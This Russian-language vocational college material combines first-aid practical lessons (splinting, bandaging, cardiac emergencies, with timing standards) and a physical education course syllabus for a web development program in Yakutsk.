А) Нет Б) Да В) Зависит от времени года
Г) Зависит от самого пострадавшего

Практическое занятие № 11
Первая помощь при переломах.
Наложение шины на место перелома, транспортировка пострадавшего

Цель: Отработка алгоритмов действий по оказанию первой помощи

Оборудование: тетрадь, перевязочный материал

Время выполнения – 1 час

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Изучить теоретический материал по теме.

2. Наложить шины на голень - отработать порядок наложения шин и косынки

Порядок выполнения:

- подготовить материал для использования в качестве шины;
- наложить шину пострадавшему для иммобилизации перелома голени;
- осуществить перенос пострадавшего с переломом голени в условно безопасное место.

3. Практически отработать порядок иммобилизации пострадавшего.

4. Заполнить таблицу «Переноска пострадавшего»

Поза	Правила переноса пострадавшего
Лежа	
сидя	

5. Ответить письменно на контрольные вопросы

1. Дать определение понятию «травма».
2. Перечислить виды травм?
3. Что означает иммобилизация?
4. Порядок обработки ожогов.
5. Особенности оказания первой медицинской помощи при обморожении.

Иммобилизация плеча, предплечья, бедра, голени подручными средствами при переломах

Условия выполнения нормативов. Статист при иммобилизации верхней конечности сидит, при иммобилизации нижней конечности лежит.

Табельные средства иммобилизации верхней конечности: шины Крамера (длина 60 см, ширина 10 см) и (длина 110 см и ширина 12см). Подручные средства иммобилизации: полоски фанеры, рейки и др. длиной 30—50 см, 70—150 см, а также бинты, косынки и вата — в нужном количестве лежат на столе.

Подбирают, моделируют шины и подручные средства иммобилизации сами учащиеся в соответствии с заданием.

Время на их подготовку не учитывается. Иммобилизация при переломах проводится без наложения повязки и поверх одежды.

Возможные ошибки, снижающие оценку на 1 балл. Плохо подогнаны подручные средства иммобилизации; неправильное положение, приданное конечности; имеется подвижность в двух близлежащих к перелому суставах (при переломах бедра неподвижными должны быть тазобедренный, коленный и голеностопный суставы); при иммобилизации плеча и предплечья рука не подвешена на косынке.

Время выполнения нормативов

	отлично	*хорошо*	*удовлетворительно*
Иммобилизация при переломе плеча	4 мин	4 мин 30 с	5 мин
Иммобилизация при переломе предплечья	2 мин 40 с	3 мин 10 с	3 мин 40 с
Иммобилизация при переломе бедра	4 мин 45 с	5 мин 30 с	6 мин
Иммобилизация при переломе голени	4 мин	5 мин	6 мин

Практическое занятие № 12
Первая помощь при ранениях. Наложение повязок

Цель: Отработка алгоритмов действий по оказанию первой помощи

Оборудование: тетрадь, перевязочный материал

Время выполнения – 1 час

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Изучите виды перевязочного материала, общие правила наложения повязок.

2. Заполните таблицу:

Виды повязок	Материал	Достоинства (+)	Недостатки (-)

3. Наложите повязку по заданию

Задание 1. Наложить повязку на голову

Порядок выполнения:

- подготовить перевязочный материал;
- наложить повязку на голову следующими способами: крестообразная (восьмиобразная) повязка, «Шапочка Гиппократа», повязка «чепец», повязка уздечка, повязка «уздечка» с захватом подбородка.

Задание 2. Наложить повязку на грудь

Порядок выполнения:

- подготовить перевязочный материал
- наложить повязку на грудь методом спиральной повязки.

Задание 3. Наложить повязку верхнюю конечность

Порядок выполнения:

- подготовить перевязочный материал;
- наложить крестообразную повязку на кисть.

4. Ответить на контрольные вопросы:

1. Какие перевязочные материалы применяются при наложении повязок?
2. Как поступают с одеждой пострадавшего при наложении повязки?
3. Особенности использования лейкопластыря.
4. Как нужно располагать бинт в руке при наложении повязки?
5. С чего начинают любую повязку?
6. В каких случаях применяют пращевидную повязку?

Наложение первичной повязки: на голову «чепцом»

Условия выполнения нормативов. Перевязочный материал (бинты нестерильные, завернутые в бумагу, считаются условно стерильными) лежит на столе рядом со статистом, которому накладывается повязка.

Статист располагается в удобном для наложения повязки положении.

По заданию и команде преподавателя учащиеся накладывают указанную повязку пострадавшему. Выполнение норматива завершается закреплением конца бинта.

Возможные ошибки, снижающие оценку на 1 балл. Неправильное положение бинта в руках; нарушение стерильности; наложение повязки не на ту область (сторону), незакрепление повязки.

Время выполнения нормативов.

	отлично	*хорошо*	*удовлетворительно*
Повязка «чепец» на голову	2 мин 30 с	2 мин 50 с	3 мин 10 с
повязка на предплечье, локтевой, плечевой, коленный и голеностопный суставы	1 мин 50 с	2 мин	2 мин 10 с

Практическое занятие № 13
Первая помощь при сердечной недостаточности, приступе стенокардии, инфаркте, инсульте, остановке сердца

Цель: Отработка алгоритмов действий по оказанию первой помощи при различных состояниях

Оборудование: манекен Гоша

Время выполнения – 1 час

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Изучить признаки биологической смерти, клинической, состояния комы и обморока. И законспектировать в тетрадь.

2. Изучить правила оказания доврачебной помощи при состояниях клинической смерти, комы и потере сознания. Составить алгоритмы действий при оказании доврачебной помощи.

3. Изучить признаки синего и бледного утопления. Составить алгоритм помощи при утоплении.

4. Ответить на контрольные вопросы:

1. Чем клиническая смерть отличается от биологической?
2. Чем отличается состояние комы от потери сознания?
3. Чем отличается гипергликемическая кома от гипогликемической?
4. Почему пострадавшего в состоянии комы нельзя оставлять лежать на спине?
5. Чем опасна утрата болевой чувствительности в состоянии алкогольной комы?
6. Чем опасен отказ от госпитализации после спасения утопающего?

ЛИТЕРАТУРА

Нормативные документы:

Федеральные законы:

1. Конституция РФ. Ст. 42, 43, 44, 59.
2. Федеральный закон от 29 декабря 2012 г. N 273-ФЗ "Об образовании в Российской Федерации"
3. Федеральный закон от 28 декабря 2010 г. N 390-ФЗ "О безопасности»
4. Федеральный закон от 12 февраля 1998 г. N 28-ФЗ "О гражданской обороне"
5. Федеральный закон от 21 декабря 1994 г. N 68-ФЗ "О защите населения и территорий от чрезвычайных ситуаций природного и техногенного характера".
6. Федеральный закон от 10 января 2002 г. № 7-ФЗ "Об охране окружающей среды"
7. Федеральный закон от 30 марта 1999 г. № 52-ФЗ "О санитарно-эпидемиологическом благополучии населения"
8. Федеральный закон от 21 ноября 2011 г. № 323-ФЗ "Об основах охраны здоровья граждан в Российской Федерации"
9. Федеральный закон от 21 декабря 1994 г. № 69-ФЗ "О пожарной безопасности"
10. Федеральный закон от 9 января 1996 г. № 3-ФЗ "О радиационной безопасности населения"
11. Федеральный закон от 19 июля 1997 г. № 109-ФЗ "О безопасном обращении с пестицидами и агрохимикатами"
12. Федеральный закон от 6 марта 2006 г. № 35-ФЗ "О противодействии терроризму"
13. Федеральный закон от 28 марта 1998 г. № 53-ФЗ "О воинской обязанности и военной службе"
14. Уголовный кодекс РФ.

Указы Президента РФ и Постановления правительства РФ:

1. Указ Президента РФ от 31.12.2015 N 683 "О Стратегии национальной безопасности Российской Федерации"
2. Указ Президента РФ № 646 от 5.12.2016 «Доктрина информационной безопасности РФ»
3. Указ Президента РФ № 2976 от 25.12.2014 «Военная доктрина РФ».
4. Постановление Правительства РФ от 2 ноября 2000 г. № 841 "Об утверждении Положения о подготовке населения в области гражданской обороны"
5. Постановление Правительства РФ от 30 декабря 2015 г. № 1493 "О государственной программе "Патриотическое воспитание граждан Российской Федерации на 2016-2020 годы"
6. Постановление Правительства РФ от 31 декабря 1999 г. № 1441 "Об утверждении Положения о подготовке граждан Российской Федерации к военной службе".

7. Указ Президента РФ от 15 февраля 2006 г. № 116 "О мерах по противодействию терроризму".

8. Постановление Правительства РФ от 3 октября 2013 г. № 864 "О федеральной целевой программе "Повышение безопасности дорожного движения в 2013 - 2020 годах".

9. Приказ Минтруда России от 12.02.2019 № 81н «Об утверждении перечней видов работ, профессий, должностей, на которых могут быть заняты граждане, проходящие альтернативную гражданскую службу, и организаций, где предусматривается прохождение альтернативной гражданской службы» (Зарегистрирован 06.03.2019 № 53965).

10. Указ Президента РФ от 16 сентября 1999 г. N 1237 "Вопросы прохождения военной службы"

11. Постановление Правительства РФ от 29 ноября 1999 г. N 1309 "О порядке создания убежищ и иных объектов гражданской обороны"

Учебная литература:

1. Безопасность жизнедеятельности : учебник и практикум для среднего профессионального образования / С. В. Абрамова [и др.] ; под общей редакцией В. П. Соломина. — Москва : Издательство Юрайт, 2024. — 399 с. — (Профессиональное образование). — ISBN 978-5-534-02041-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/511659 (дата обращения: 12.01.2024).

2. Доврачебная помощь при неотложных состояниях : учебник и практикум для среднего профессионального образования / Г. И. Чуваков [и др.] ; под редакцией Г. И. Чувакова. — 3-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 157 с. — (Профессиональное образование). — ISBN 978-5-534-16397-1. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530936 (дата обращения: 12.01.2024).

3. Каракеян В. И. Безопасность жизнедеятельности : учебник и практикум для среднего профессионального образования / В. И. Каракеян, И. М. Никулина. — 3-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 313 с. — (Профессиональное образование). — ISBN 978-5-534-04629-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/511628 (дата обращения: 12.01.2024).

4. Резчиков Е. А. Безопасность жизнедеятельности : учебник для среднего профессионального образования / Е. А. Резчиков, А. В. Рязанцева. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 639 с. — (Профессиональное образование). — ISBN 978-5-534-13550-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518397 (дата обращения: 12.01.2024).

Интернет-ресурсы

1. Интернет-ресурсы по ОБЖ http://aleks-metod.narod.ru/p74aa1.html
2. http://obg.ucoz.ru/
3. Сайт по ОБЖ http://sin-ob.jimdo.com/

4. Федеральные законы «О статусе военнослужащих», «О воинской обязанности и военной службе», «Об альтернативной гражданской службе», «О внесении изменений в Федеральный закон «О воинской обязанности и военной службе» № 61-ФЗ и статью 14 Закона РФ «Об образовании», «О противодействии терроризму» http://yandex.ru/yandsearch?lr=11393&text=

5. Семейный кодекс РФ, Уголовный кодекс РФ
http://yandex.ru/yandsearch?lr=11393&text
Учебники по ОБЖ для СПО http://nashol.com/tag/skachat-uchebnik-po-obj-besplatno/

Приложение 1

Дни воинской славы России

27 января - День снятия блокады города Ленинграда (1944)

2 февраля - День разгрома советскими войсками немецко-фашистских войск в Сталинградской битве (1943)

23 февраля - День победы Красной Армии над кайзеровскими войсками Германии (1918) -День защитников Отечества

18 апреля - День победы русских воинов князя Александра Невского над немецкими рыцарями на Чудском озере (Ледовое побоище, 1242)

9 мая - День победы советского народа в Великой Отечествен ной войне 1941-1945 годов (1945)

10 июля - День победы русской армии под командованием Петра I над шведами в Полтавском сражении (1709)

9 августа - День первой в российской истории морской победы русского флота под командованием Петра I над шведами у мыса Гангут (1714)

23 августа - День разгрома советскими войсками немецко-фашистских войск в Курской битве (1943)

8 сентября - День Бородинского сражения русской армии под командованием М.И.Кутузова с французской армией (1812)

11 сентября - День победы русской эскадры под командованием Ф.Ф.Ушакова над турецкой эскадрой у мыса Тендера (1790)

21 сентября - День победы русских полков во главе с великим князем Дмитрием Донским над монголо-татарскими войсками в Куликовской битве (1380)

7 ноября - День освобождения Москвы силами народного ополчения под руководством Кузьмы Минина и Дмитрия Пожарского от польских интервентов (1612)

1 декабря - День победы русской эскадры под командованием П.С.Нахимова над турецкой эскадрой у мыса Синоп (1853)

5 декабря - День начала контрнаступления советских войск против немецко-фашистских войск в битве под Москвой (1941)

24 декабря - День взятия турецкой крепости Измаил русскими войсками под командованием А.В.Суворова (1790)

СОДЕРЖАНИЕ

Пояснительная записка 3
ПЗ № 1 «Адаптация человека к условиям окружающей среды» 6
ПЗ № 2 «Виды опасностей и их профилактика в быту и в профессиональной деятельности» 9
ПЗ № 3 «Модели поведения людей при возникновении ЧС природного характера» 12
ПЗ № 4 «Модели поведения людей при возникновении ЧС техногенного характера» 14
ПЗ № 5 «Изучение мероприятий по защите работающих и населения от негативных воздействий ЧС» 16
ПЗ № 6 «Организация подбора и использования средств индивидуальной защиты в чрезвычайных ситуациях» 18
ПЗ № 7 «Изучение первичных средств тушения пожаров» 24
ПЗ № 9 «Эвакуация людей при пожаре» 31
ПЗ № 10 «Общие правила оказания первой медицинской полощи пострадавшим 38
ПЗ № 11 «Первая помощь при кровотечениях» 41
ПЗ № 12 «Первая помощь при переломах. Наложение шины на место перелома, транспортировка пострадавшего» 45
ПЗ № 13 «Первая помощь при ранениях. Наложение повязок» 47
ПЗ № 14 «Первая помощь при сердечной недостаточности, приступе стенокардии, инфаркте, инсульте, остановке сердца» 49
Литература 50
Приложение

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

СГ.04. Физическая культура

для специальности 09.02.09 Веб-разработка

Якутск, 2025

СОГЛАСОВАНО
ГАПОУ Республики Саха (Якутия)
«Якутский промышленный техникум имени Т.Г.Десяткина»

Директор
_____С.Р. Христофоров
МП

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
_____ С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины СГ.04. Физическая культура разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 6

3. Условия реализации рабочей программы дисциплины 10

4. Контроль и оценка результатов освоения дисциплины 12

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ СГ.04. ФИЗИЧЕСКАЯ КУЛЬТУРА

1.1. Область применения программы

Рабочая программа дисциплины СГ.04. Физическая культура является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина СГ.04. Физическая культура является обязательной дисциплиной социально-гуманитарного учебного цикла ППССЗ, изучается в течение 4-х семестров.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - использовать физкультурно-оздоровительную деятельность для укрепления здоровья, достижения жизненных и профессиональных целей;

знать:

$З_1$ - о роли физической культуры в общекультурном, профессиональном и социальном развитии человека;

$З_2$ - основы здорового образа жизни.

с целью овладения **общими компетенциями (ОК)**:

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 120 часов, в том числе

в форме практической подготовки – 0 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 58 часов, в том числе

практические занятия – 54 часа;

самостоятельная работа обучающегося – 62 часа

Обязательная часть рабочей программы составляет – 120 часов, вариативная часть – 00 часов.

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	**Объем часов**
Объем дисциплины (всего)	**120**
в том числе:	
в форме практической подготовки	0
Объем работы обучающегося во взаимодействии с преподавателем	**58**
в том числе:	
практические занятия	56
Самостоятельная работа обучающегося (всего)	**62**
в том числе: *выполнение физических упражнений, посещение секций*	62

2.2. Формы промежуточной аттестации

3 семестр – дифференцированный зачет

4 семестр – дифференцированный зачет

5 семестр – дифференцированный зачет

6 семестр – дифференцированный зачет

2.2. Тематический план и содержание дисциплины СГ.04. Физическая культура

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические работы, самостоятельная работа обучающихся, курсовая работ (проект)		Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Тема 1. Физическая культура и спорт в колледже	*Содержание учебного материала*		*6*		
	1	Требования рабочей программы по дисциплине «Физическая культура», система оценки на занятиях, техника безопасности на занятиях Физической культуры и спорта. Физкультурно-массовая и спортивно-оздоровительная работа в колледже. Работа спортивных секций. Участие сборных команд колледжа на различных соревнованиях и их достижения. Участие команд и спортсменов региона в соревнованиях Российской Федерации, Мира и Олимпийских играх.	2		ОК 04, ОК 05, ОК 08
	Самостоятельная работа обучающихся		**4**		ОК 04, ОК 08
	- Развитие физических качеств (посещение спортивных секций, выполнение домашних тренировочных занятий и т.д.); - подготовка рефератов (для временно освобожденных)				
Тема 2. Легкая атлетика	*Содержание учебного материала*				
	Практические занятия		*12*		ОК 04, ОК 05, ОК 08
	1.	Инструктаж по технике безопасности на занятиях по легкой атлетике. Техника бега на короткие дистанции. Низкий старт, стартовый разгон, финиширование. Специальные упражнения бегуна. Повторный бег.	2		
	2.	Техника бега на короткие дистанции. Специальные упражнения бегуна. Попеременный бег – бег сериями. Выбегание со старта. 6х30 метров. Зачет: бег на 100 метров. Спорт игры – футбол.	2		
	3.	Техника бега на средние дистанции. Специальные упражнения бегуна. Зачет: бег на 1000 метров. Спортигры – футбол.	2		
	Самостоятельная работа обучающихся		**6**		ОК 04, ОК 08
	- Развитие физических качеств (посещение спортивных секций, выполнение домашних тренировочных занятий и т.д.); - подготовка рефератов (для временно освобожденных)				
Тема 3. Профессионально-прикладная физическая	*Содержание учебного материала*		*16*		
	Практические занятия		**3**		ОК 04, ОК 05, ОК 08
	1	Инструктаж по технике безопасности на занятиях в тренажерном зале. Комплекс упражнения с гантелями. Первенство группы по настольному	1		

подготовка		теннису.			
	2-3	Техника рывка гири одной рукой из виса. Первенство группы по настольному теннису. Зачет: сгибание разгибание рук в упоре лежа.	4		
	Самостоятельная работа обучающихся		**6**		ОК 04, ОК 08
	- Развитие физических качеств (посещение спортивных секций, выполнение домашних тренировочных занятий и т.д.) - подготовка рефератов (для временно освобожденных)				
	Дифференцированный зачет		**1**		
	ВСЕГО по СГ.04.: (3 семестр)		**32**		
Тема 4. Профессионально-прикладная физическая подготовка	*Содержание учебного материала*		*19*		ОК 04, ОК 05, ОК 08
	Практические занятия		**10**		
	1	Инструктаж по технике безопасности на занятиях в тренажерном зале. Техника толчка двух гирь и толчка по длинному циклу. Первенство группы по настольному теннису. Зачет: приседание с собственным весом на время.	2		
	2	Совершенствование технику толчка по длинному циклу. Первенство группы по настольному теннису. Зачет: прыжки через гимнастическую скамейку на время.	2		
	3	Первенство группы по настольному теннису. Зачет: толчок двух гирь по длинному циклу	2		
	4	Подведение итогов по теме "ППФП. Сдача задолженностей по контрольным нормативам. Первенство группы по настольному теннису.	2		
	Самостоятельная работа обучающихся		**9**		
	- Развитие физических качеств (посещение спортивных секций, выполнение домашних тренировочных занятий и т.д.); - подготовка рефератов (для временно освобожденных)				
Тема 5. Баскетбол	*Содержание учебного материала*				ОК 04, ОК 05, ОК 08
	Практические занятия				
	1	Инструктаж по технике безопасности на занятиях. Правила игры в баскетбол. Ловля и передачи мяча, ведение правой левой рукой, броски в кольцо с места и в движении.	2		
	2	Совершенствование выполнения ведения мяча с изменением направления с последующим броском в кольцо. Зачет: передача мяча в тройках со сменой мест за 30 секунд.	2		
	3	Совершенствование бросков по кольцу с точек. Зачет: штрафной бросок - 10 бросков на точность Учебная игра с применением изученных элементов.	2		
	4	Подведение итогов по пройденному материалу. Досдача, пересдача контрольных нормативам. Зачет: подтягивание на перекладине. Учебная игра.	2		
	5	Совершенствование техники бросков с контрольных точек. Зачет: ведение мяча	2		

		правой левой рукой с обводкой 3-х баскетбольных кругов с броском в кольцо. Учебная игра			
	Самостоятельная работа обучающихся		**9**		ОК 04, ОК 08
	- Развитие физических качеств (посещение спортивных секций, выполнение домашних тренировочных занятий и т.д.); - подготовка рефератов (для временно освобожденных)				
	Дифференцированный зачет		**2**	0	
	ВСЕГО по СГ.04.: (4 семестр)		**21**	0	
Тема 6. Физическая культура в общекультурной и профессиональной подготовке студентов. Основы здорового образа жизни. Физическая культура в обеспечении здоровья студентов.	*Содержание учебного материала*		*4*		
	1	Физическая культура и спорт, как социальные феномены общества. Физическая культура личности. Основы законодательства Российской Федерации в Физической культуре и спорте. Сущность Физической культуры и спорта. Физическая культура, как учебная дисциплина среднего профессионального образования. Ценностные ориентации и отношение студентов к Физической культуре и спорту. Физическая культура в обеспечении здоровья. Здоровье человека, как ценность. Факторы, определяющие здоровье. Составляющие здорового образа жизни. Основные требования к организации ЗОЖ.	2		ОК 04, ОК 05, ОК 08
	Самостоятельная работа обучающихся		**2**		ОК 04, ОК 08
	- Развитие физических качеств (посещение спортивных секций, выполнение домашних тренировочных занятий и т.д.) - подготовка рефератов (для временно освобожденных)				
Тема 7. Баскетбол	*Содержание учебного материала*		*20*		ОК 04, ОК 05, ОК 08
	1	Инструктаж по технике безопасности на занятиях. Правила игры в баскетбол. Ловля и передачи мяча, ведение правой левой рукой, броски в кольцо с места и в движении.	2		
	2	Совершенствование выполнения ведения мяча с изменением направления с последующим броском в кольцо. Зачет: передача мяча в тройках со сменой мест за 30 секунд.	2		
	3	Совершенствование бросков по кольцу с точек. Зачет: штрафной бросок - 10 бросков на точность Учебная игра с применением изученных элементов.	2		
	4	Подведение итогов по пройденному материалу. Досдача, пересдача контрольных нормативам. Зачет: подтягивание на перекладине. Учебная игра.	2		
	5	Совершенствование техники бросков с контрольных точек. Зачет: ведение мяча правой левой рукой с обводкой 3-х баскетбольных кругов с броском в кольцо. Учебная игра	2		

	Самостоятельная работа обучающихся		**10**		ОК 04, ОК 08
	- Развитие физических качеств (посещение спортивных секций, выполнение домашних тренировочных занятий и т.д.) - подготовка рефератов (для временно освобожденных)				
	Дифференцированный зачет		**2**	0	
	ВСЕГО по СГ.04.: (5 семестр)		**24**	0	
Тема 8. Национальные виды спорта	*Содержание учебного материала*		*11*		
	1	Мас-рестлинг: основные требования, условия. Тренировочные упражнения	2		ОК 04, ОК 05, ОК 08
	2	Традиционная якутская борьба хапсагай: основные требования, условия. Тренировочные упражнения	2		
	3	Якутские национальные прыжки: основные требования, условия. Тренировочные упражнения	2		
	4	Якутская вертушка: основные требования, условия. Тренировочные упражнения	2		
	5-6	Соревнования в группе среди обучающихся	3		
	Самостоятельная работа обучающихся		**16**		ОК 04, ОК 08
	- Развитие физических качеств (посещение спортивных секций, выполнение домашних тренировочных занятий и т.д.) - подготовка рефератов (для временно освобожденных)				
	Дифференцированный зачет		**1**		
	ВСЕГО по СГ.04.: (6 семестр)		**28**	0	
	ИТОГО:		**120**	**0**	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в спортивном зале.

3.2. Учебно-методическое обеспечение

По дисциплине СГ.04. Физическая культура разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

Литература:

1. Алхасов Д. С. Теория и история физической культуры и спорта : учебник и практикум для среднего профессионального образования / Д. С. Алхасов. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 216 с. — (Профессиональное образование). — ISBN 978-5-534-15307-1. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/515160 (дата обращения: 12.01.2024).

2. Самостоятельная работа студента по физической культуре : учебное пособие для среднего профессионального образования / В. Л. Кондаков [и др.] ; под редакцией В. Л. Кондакова. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 149 с. — (Профессиональное образование). — ISBN 978-5-534-13332-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518917 (дата обращения: 12.01.2024).

3. Спортивные игры: правила, тактика, техника : учебное пособие для среднего профессионального образования / Е. В. Конеева [и др.] ; под общей редакцией Е. В. Конеевой. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 322 с. — (Профессиональное образование). — ISBN 978-5-534-13046-1. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517443 (дата обращения: 12.01.2024).

4. Теория и история физической культуры и спорта в 3 т. Том 3. Паралимпийские игры : учебное пособие для среднего профессионального образования / О. И. Кузьмина, Г. Н. Германов, Е. Г. Цуканова, И. В. Кулькова ; под общей редакцией Г. Н. Германова. — Москва : Издательство Юрайт, 2024. — 531 с. — (Профессиональное образование). — ISBN 978-5-534-12100-1.

— Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517856 (дата обращения: 12.01.2024).

5. Туревский, И. М. Физическая подготовка: сдача нормативов комплекса ГТО : учебное пособие для среднего профессионального образования / И. М. Туревский, В. Н. Бородаенко, Л. В. Тарасенко. — 2-е изд. — Москва : Издательство Юрайт, 2024. — 148 с. — (Профессиональное образование). — ISBN 978-5-534-11519-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518200 (дата обращения: 12.01.2024).

6. Физическая культура : учебное пособие для среднего профессионального образования / Е. В. Конеева [и др.] ; под редакцией Е. В. Конеевой. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 599 с. — (Профессиональное образование). — ISBN 978-5-534-13554-1. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517442 (дата обращения: 12.01.2024).

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также во время промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Специфической особенностью реализации содержания дисциплины СГ.04. Физическая культура является ориентация образовательного процесса на получение преподавателем оперативной информации о состоянии здоровья, физического развития, двигательной, психофизической, профессионально-прикладной подготовленности студента.

Используя результаты медицинского осмотра обучающегося, преподаватель физической культуры распределяет обучающихся в медицинские группы: основная, подготовительная и специальные А и Б.

К основной медицинской группе относятся обучающиеся, не имеющие отклонений в состоянии здоровья, с хорошим физическим развитием и достаточной физической подготовленностью.

К подготовительной медицинской группе относятся лица с недостаточным физическим развитием, слабой физической подготовленностью, без отклонений или с незначительными временными отклонениями в состоянии здоровья.

К специальной медицинской группе относятся обучающиеся, имеющие патологические отклонения в состоянии здоровья. Специальная делится в свою очередь на А и Б.

В группу «А» входят обучающиеся, освобожденные от соревнований и нормативов по дисциплине, используют на занятиях некоторые программные упражнения в щадящем режиме или упражнения ЛФК.

В группу «Б» входят обучающиеся, освобожденные по состоянию здоровья от практических занятий, они осваивают теоретический и учебно-методический материал, готовят рефераты, выполняют индивидуальные проекты.

Все контрольные нормативы по физической культуре обучающиеся сдают в течение учебного года для оценки их функциональной и двигательной подготовленности, в том числе и для оценки их готовности к выполнению нормативов Всероссийского физкультурно-спортивного комплекса «Готов к труду и обороне» (ГТО).

Обучающиеся основной и подготовительной групп сдают нормативы в соответствии с возрастом.

Для обучающихся инвалидов и лиц с ограниченными возможностями здоровья (при наличии) устанавливается особый порядок освоения дисциплины СГ.04. Физическая культура с учетом состояния их здоровья.

Требования к результатам обучения

специальной медицинской группы «А»

- Уметь определить уровень собственного здоровья по тестам.
- Уметь составить и провести с группой комплексы упражнений утренней и производственной гимнастики.
- Овладеть элементами техники движений: релаксационных, беговых, прыжковых, ходьбы на лыжах, в плавании.
- Уметь составлять комплексы физических упражнений для восстановления работоспособности после умственного и физического утомления.
- Уметь применять на практике приемы массажа и самомассажа.
- Овладеть техникой спортивных игр по одному из избранных видов.
- Повышать аэробную выносливость с использованием циклических видов спорта (терренкура, кроссовой и лыжной подготовки).
- Овладеть системой дыхательных упражнений в процессе выполнения движений для повышения работоспособности, при выполнении релаксационных упражнений.
- Знать состояние своего здоровья, уметь составить и провести индивидуальные занятия двигательной активности.
- Уметь определять индивидуальную оптимальную нагрузку при занятиях физическими упражнениями. Знать основные принципы, методы и факторы ее регуляции.
- Уметь выполнять упражнения (без учета времени):
  - сгибание и выпрямление рук в упоре лежа
  - подтягивание на перекладине (юноши);
  - поднимание туловища (сед) из положения лежа на спине, руки за головой, ноги закреплены (девушки);
  - прыжки в длину с места;
  - бег 100 м;
  - бег: юноши — 3 км, девушки — 2 км;
  - тест Купера — 12-минутное передвижение;
  - плавание — 50 м.

Результаты обучения (знания, умения)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
У1 - использовать физкультурно-оздоровительную деятельность для укрепления здоровья, достижения жизненных и профессиональных целей	- оценка выполнения заданий на учебных занятиях; - оценка участия обучающегося в спортивных мероприятиях;	- дифференцированный зачет
знать:		

$З_1$ - о роли физической культуры в общекультурном, профессиональном и социальном развитии человека; $З_2$ - основы здорового образа жизни.	- оценка выполнения заданий на практических занятиях; - оценка участия обучающегося в беседе; - устный опрос; - оценка выполнения заданий самостоятельной работы;	- дифференцированный зачет

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	*Основные показатели*
